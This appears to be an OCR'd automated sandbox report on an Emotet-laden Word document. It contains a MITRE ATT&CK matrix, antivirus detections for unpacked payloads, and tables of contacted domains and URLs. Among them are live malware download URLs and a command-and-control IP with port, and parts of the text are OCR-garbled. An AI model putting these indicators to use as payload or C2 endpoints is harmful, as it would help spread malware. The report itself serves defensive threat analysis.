
Yara detected Emotet

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	N E
Valid Accounts	Windows Management Instrumentation 1 1	Path Interception	Process Injection 1 1 1	Disable or Modify Tools 1 1	OS Credential Dumping	File and Directory Discovery 2	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Ingress Tool Transfer 2	E In N C

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	N E
Default Accounts	Scripting 2 2	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Deobfuscate/Decode Files or Information 3	LSASS Memory	System Information Discovery 1 5	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Encrypted Channel 1 2	E R C
Domain Accounts	Exploitation for Client Execution 3	Logon Script (Windows)	Logon Script (Windows)	Scripting 2 2	Security Account Manager	Query Registry 1	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Standard Port 1	E T L
Local Accounts	Command and Scripting Interpreter 2 1 1	Logon Script (Mac)	Logon Script (Mac)	Obfuscated Files or Information 1 1 1	NTDS	Security Software Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Non-Application Layer Protocol 3	S S
Cloud Accounts	PowerShell 2	Network Logon Script	Network Logon Script	Masquerading 1 1	LSA Secrets	Virtualization/Sandbox Evasion 2	SSH	Keylogging	Data Transfer Size Limits	Application Layer Protocol 1 4	M D C
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Virtualization/Sandbox Evasion 2	Cached Domain Credentials	Process Discovery 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Ja D S
External Remote Services	Scheduled Task	Startup Items	Startup Items	Process Injection 1 1 1	DCSync	Remote System Discovery 1	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	R A
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Hidden Files and Directories 1	Proc Filesystem	Network Service Scanning	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	D In P
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Rundll32 1	/etc/passwd and /etc/shadow	System Network Connections Discovery	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Protocols	R B


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
FP4554867134UQ.doc	28%	ReversingLabs	Document-Excel.Trojan.Emotet	

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
11.2.rundll32.exe.1d0000.0.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
14.2.rundll32.exe.1f0000.0.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
8.2.rundll32.exe.10000000.3.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
7.2.rundll32.exe.10000000.2.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
9.2.rundll32.exe.1c0000.1.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
13.2.rundll32.exe.10000000.2.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
9.2.rundll32.exe.1a0000.0.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
12.2.rundll32.exe.1d0000.0.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
14.2.rundll32.exe.10000000.2.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
12.2.rundll32.exe.1f0000.1.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
11.2.rundll32.exe.1f0000.1.unpack	100%	Avira	HEUR/AGEN.1110387		Download File

Source	Detection	Scanner	Label	Link	Download
10.2.rundll32.exe.10000000.3.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
11.2.rundll32.exe.10000000.2.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
10.2.rundll32.exe.390000.1.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
8.2.rundll32.exe.3d0000.1.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
13.2.rundll32.exe.240000.0.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
12.2.rundll32.exe.10000000.3.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
13.2.rundll32.exe.260000.1.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
9.2.rundll32.exe.10000000.2.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
14.2.rundll32.exe.210000.1.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
7.2.rundll32.exe.240000.1.unpack	100%	Avira	HEUR/AGEN.1110387		Download File

Domains

Source	Detection	Scanner	Label	Link
dripsweet.com	6%	Virustotal		Browse
jbsmediaventures.com	5%	Virustotal		Browse
r3-tech.biz	5%	Virustotal		Browse
www.r3-tech.biz	1%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://https://www.r3-tech.biz/wp-admin/VT/	100%	Avira URL Cloud	malware	
http://fedir.comsign.co.il/crl/ComSignSecuredCA.crl0	0%	URL Reputation	safe	
http://fedir.comsign.co.il/crl/ComSignSecuredCA.crl0	0%	URL Reputation	safe	
http://fedir.comsign.co.il/crl/ComSignSecuredCA.crl0	0%	URL Reputation	safe	
http://narmada.mykfn.com/app/DqKG1/P	100%	Avira URL Cloud	malware	
http://www.a-cert.at0E	0%	URL Reputation	safe	
http://www.a-cert.at0E	0%	URL Reputation	safe	
http://www.a-cert.at0E	0%	URL Reputation	safe	
http://www.certplus.com/CRL/class3.crl0	0%	URL Reputation	safe	
http://www.certplus.com/CRL/class3.crl0	0%	URL Reputation	safe	
http://www.certplus.com/CRL/class3.crl0	0%	URL Reputation	safe	
http://www.e-me.lv/repository0	0%	URL Reputation	safe	
http://www.e-me.lv/repository0	0%	URL Reputation	safe	
http://www.e-me.lv/repository0	0%	URL Reputation	safe	
http://www.acabogacia.org/doc0	0%	URL Reputation	safe	
http://www.acabogacia.org/doc0	0%	URL Reputation	safe	
http://www.acabogacia.org/doc0	0%	URL Reputation	safe	
http://crl.chambersign.org/chambersroot.crl0	0%	URL Reputation	safe	
http://crl.chambersign.org/chambersroot.crl0	0%	URL Reputation	safe	
http://crl.chambersign.org/chambersroot.crl0	0%	URL Reputation	safe	
http://jbsmediaventures.com/cgi-sys/suspendedpage.cgi	100%	Avira URL Cloud	malware	
http://www.digsigtrust.com/DST_TRUST_CPS_v990701.html0	0%	URL Reputation	safe	
http://www.digsigtrust.com/DST_TRUST_CPS_v990701.html0	0%	URL Reputation	safe	
http://www.digsigtrust.com/DST_TRUST_CPS_v990701.html0	0%	URL Reputation	safe	
http://trekkingfestival.com/demo/C/	100%	Avira URL Cloud	malware	
http://www.certifikat.dk/repository0	0%	URL Reputation	safe	
http://www.certifikat.dk/repository0	0%	URL Reputation	safe	
http://www.certifikat.dk/repository0	0%	URL Reputation	safe	
http://www.chambersign.org1	0%	URL Reputation	safe	
http://www.chambersign.org1	0%	URL Reputation	safe	
http://www.chambersign.org1	0%	URL Reputation	safe	
http://crl.pkioverheid.nl/DomOrganisatieLatestCRL-G2.crl0	0%	URL Reputation	safe	
http://crl.pkioverheid.nl/DomOrganisatieLatestCRL-G2.crl0	0%	URL Reputation	safe	
http://crl.pkioverheid.nl/DomOrganisatieLatestCRL-G2.crl0	0%	URL Reputation	safe	
http://www.diginotar.nl/cps/pkioverheid0	0%	URL Reputation	safe	
http://www.diginotar.nl/cps/pkioverheid0	0%	URL Reputation	safe	
http://www.diginotar.nl/cps/pkioverheid0	0%	URL Reputation	safe	
http://www.pkioverheid.nl/policies/root-policy0	0%	URL Reputation	safe	
http://www.pkioverheid.nl/policies/root-policy0	0%	URL Reputation	safe	
http://www.pkioverheid.nl/policies/root-policy0	0%	URL Reputation	safe	
http://crl.ssc.lt/root-c/cacrl.crl0	0%	URL Reputation	safe	
http://crl.ssc.lt/root-c/cacrl.crl0	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://crl.ssc.lt/root-c/cacrl.crl0	0%	URL Reputation	safe	
http://https://www.certification.tn/cgi-bin/pub/crl/cacrl.crl0	0%	URL Reputation	safe	
http://https://www.certification.tn/cgi-bin/pub/crl/cacrl.crl0	0%	URL Reputation	safe	
http://https://www.certification.tn/cgi-bin/pub/crl/cacrl.crl0	0%	URL Reputation	safe	
http://www.trustcenter.de/crl/v2/tc_class_3_ca_II.crl	0%	URL Reputation	safe	
http://www.trustcenter.de/crl/v2/tc_class_3_ca_II.crl	0%	URL Reputation	safe	
http://www.trustcenter.de/crl/v2/tc_class_3_ca_II.crl	0%	URL Reputation	safe	
http://ca.disig.sk/ca/crl/ca_disig.crl0	0%	URL Reputation	safe	
http://ca.disig.sk/ca/crl/ca_disig.crl0	0%	URL Reputation	safe	
http://ca.disig.sk/ca/crl/ca_disig.crl0	0%	URL Reputation	safe	
http://repository.infonotary.com/cps/qcps.html0$	0%	URL Reputation	safe	
http://repository.infonotary.com/cps/qcps.html0$	0%	URL Reputation	safe	
http://repository.infonotary.com/cps/qcps.html0$	0%	URL Reputation	safe	
http://www.post.trust.ie/reposit/cps.html0	0%	URL Reputation	safe	
http://www.post.trust.ie/reposit/cps.html0	0%	URL Reputation	safe	
http://www.post.trust.ie/reposit/cps.html0	0%	URL Reputation	safe	
http://www.certplus.com/CRL/class2.crl0	0%	URL Reputation	safe	
http://www.certplus.com/CRL/class2.crl0	0%	URL Reputation	safe	
http://www.certplus.com/CRL/class2.crl0	0%	URL Reputation	safe	
http://www.disig.sk/ca/crl/ca_disig.crl0	0%	URL Reputation	safe	
http://www.disig.sk/ca/crl/ca_disig.crl0	0%	URL Reputation	safe	
http://www.disig.sk/ca/crl/ca_disig.crl0	0%	URL Reputation	safe	
http://ocsp.infonotary.com/responder.cgi0V	0%	URL Reputation	safe	
http://ocsp.infonotary.com/responder.cgi0V	0%	URL Reputation	safe	
http://ocsp.infonotary.com/responder.cgi0V	0%	URL Reputation	safe	
http://www.sk.ee/cps/0	0%	URL Reputation	safe	
http://www.sk.ee/cps/0	0%	URL Reputation	safe	
http://www.sk.ee/cps/0	0%	URL Reputation	safe	
http://novo2.deussalveobrasil.com.br/tractor-parts-gh28c/9/	100%	Avira URL Cloud	malware	
http://https://www.certification.tn/cgi-bin/pub/crl/cacrl.crl0E	0%	URL Reputation	safe	
http://https://www.certification.tn/cgi-bin/pub/crl/cacrl.crl0E	0%	URL Reputation	safe	
http://https://www.certification.tn/cgi-bin/pub/crl/cacrl.crl0E	0%	URL Reputation	safe	
http://servername/isapibackend.dll	0%	Avira URL Cloud	safe	
http://www.ssc.lt/cps03	0%	URL Reputation	safe	
http://www.ssc.lt/cps03	0%	URL Reputation	safe	
http://www.ssc.lt/cps03	0%	URL Reputation	safe	
http://crl.oces.certifikat.dk/oces.crl0	0%	URL Reputation	safe	
http://crl.oces.certifikat.dk/oces.crl0	0%	URL Reputation	safe	
http://crl.oces.certifikat.dk/oces.crl0	0%	URL Reputation	safe	
http://crl.ssc.lt/root-b/cacrl.crl0	0%	URL Reputation	safe	
http://crl.ssc.lt/root-b/cacrl.crl0	0%	URL Reputation	safe	
http://crl.ssc.lt/root-b/cacrl.crl0	0%	URL Reputation	safe	
http://zerossl.crt.sectigo.com/ZeroSSLRSADomainSecureSiteCA.crt0	0%	Avira URL Cloud	safe	
http://www.dnie.es/dpc0	0%	URL Reputation	safe	
http://www.dnie.es/dpc0	0%	URL Reputation	safe	
http://www.dnie.es/dpc0	0%	URL Reputation	safe	
http://www.rootca.or.kr/rca/cps.html0	0%	URL Reputation	safe	
http://www.rootca.or.kr/rca/cps.html0	0%	URL Reputation	safe	
http://www.rootca.or.kr/rca/cps.html0	0%	URL Reputation	safe	
http://www.trustcenter.de/guidelines0	0%	URL Reputation	safe	
http://www.trustcenter.de/guidelines0	0%	URL Reputation	safe	
http://www.trustcenter.de/guidelines0	0%	URL Reputation	safe	
http://pki-root.ecertpki.cl/CertEnroll/E-CERT%20ROOT%20CA.crl0	0%	URL Reputation	safe	
http://pki-root.ecertpki.cl/CertEnroll/E-CERT%20ROOT%20CA.crl0	0%	URL Reputation	safe	
http://pki-root.ecertpki.cl/CertEnroll/E-CERT%20ROOT%20CA.crl0	0%	URL Reputation	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
dripsweet.com	172.67.215.216	true	true	• 6%, Virustotal, Browse	unknown
jbsmediaventures.com	192.232.250.227	true	true	• 5%, Virustotal, Browse	unknown
r3-tech.biz	103.133.214.149	true	true	• 5%, Virustotal, Browse	unknown
www.r3-tech.biz	unknown	unknown	true	• 1%, Virustotal, Browse	unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://jbsmediaventures.com/cgi-sys/suspendedpage.cgi	true	• Avira URL Cloud: malware	unknown
http://195.159.28.230:8080/1kewy5snl5u5qwd1i/2m2zjf0onqwa3jb46/txmdgqo8th3cjzzn3/e09y7w1/n16qjyb3buse6byb/1xkxxrlbgrsn7c/	true	• Avira URL Cloud: safe	unknown
http://dripsweet.com/wp-admin/gTiO/	true	• Avira URL Cloud: malware	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://www.r3-tech.biz/wp-admin/VT/	powershell.exe, 00000005.00000002.2106719016.0000000003A15000.00000004.00000001.sdmp	true	• Avira URL Cloud: malware	unknown
http://fedir.comsign.co.il/crl/ComSignSecuredCA.crl0	powershell.exe, 00000005.00000002.2112608173.000000001B506000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://narmada.mykfn.com/app/DqKG1/P	powershell.exe, 00000005.00000002.2104389133.0000000002C64000.00000004.00000001.sdmp	true	• Avira URL Cloud: malware	unknown
http://www.a-cert.at0E	powershell.exe, 00000005.00000003.2100716475.000000001D129000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.certplus.com/CRL/class3.crl0	powershell.exe, 00000005.00000002.2113889592.000000001D0C7000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.e-me.lv/repository0	powershell.exe, 00000005.00000003.2100675116.000000001D103000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.acabogacia.org/doc0	powershell.exe, 00000005.00000003.2100675116.000000001D103000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://crl.chambersign.org/chambersroot.crl0	powershell.exe, 00000005.00000003.2100887781.000000001D0E400.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.digsigtrust.com/DST_TRUST_CPS_v990701.html0	powershell.exe, 00000005.00000003.2100615857.000000001D257000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://trekkingfestival.com/demo/C/	powershell.exe, 00000005.00000002.2106719016.0000000003A15000.00000004.00000001.sdmp	true	• Avira URL Cloud: malware	unknown
http://www.certifikat.dk/repository0	powershell.exe, 00000005.00000003.2100803227.000000001D0EF00.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.chambersign.org1	powershell.exe, 00000005.00000003.2100887781.000000001D0E400.00000004.00000001.sdmp, powershell.exe, 00000005.00000003.2100716475.000000001D129000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://crl.pkioverheid.nl/DomOrganisatieLatestCRL-G2.crl0	powershell.exe, 00000005.00000003.2100777362.000000001B563000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.diginotar.nl/cps/pkioverheid0	powershell.exe, 00000005.00000003.2100777362.000000001B563000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.pkioverheid.nl/policies/root-policy0	powershell.exe, 00000005.00000003.2100716475.000000001D129000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://repository.swisssign.com/0	powershell.exe, 00000005.00000003.2100813841.000000001D0FC00.00000004.00000001.sdmp	false		high
http://crl.ssc.lt/root-c/cacrl.crl0	powershell.exe, 00000005.00000003.2100675116.000000001D103000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown


Name	Source	Malicious	Antivirus Detection	Reputation
http://https://www.certification.tn/cgi-bin/pub/crl/cacrl.crl0	powershell.exe, 00000005.00000003.2100777362.000000001B563000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.trustcenter.de/crl/v2/tc_class_3_ca_II.crl	powershell.exe, 00000005.00000002.2114062501.000000001D111000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://ca.disig.sk/ca/crl/ca_disig.crl0	powershell.exe, 00000005.00000002.2112608173.000000001B506000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://repository.infonotary.com/cps/qcps.html0$	powershell.exe, 00000005.00000002.2114045569.000000001D107000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.post.trust.ie/reposit/cps.html0	powershell.exe, 00000005.00000003.2100887781.000000001D0E4000.00000004.00000001.sdmp, powershell.exe, 00000005.00000003.2100675116.000000001D103000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.certplus.com/CRL/class2.crl0	powershell.exe, 00000005.00000003.2100724614.000000001D156000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.disig.sk/ca/crl/ca_disig.crl0	powershell.exe, 00000005.00000002.2112608173.000000001B506000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
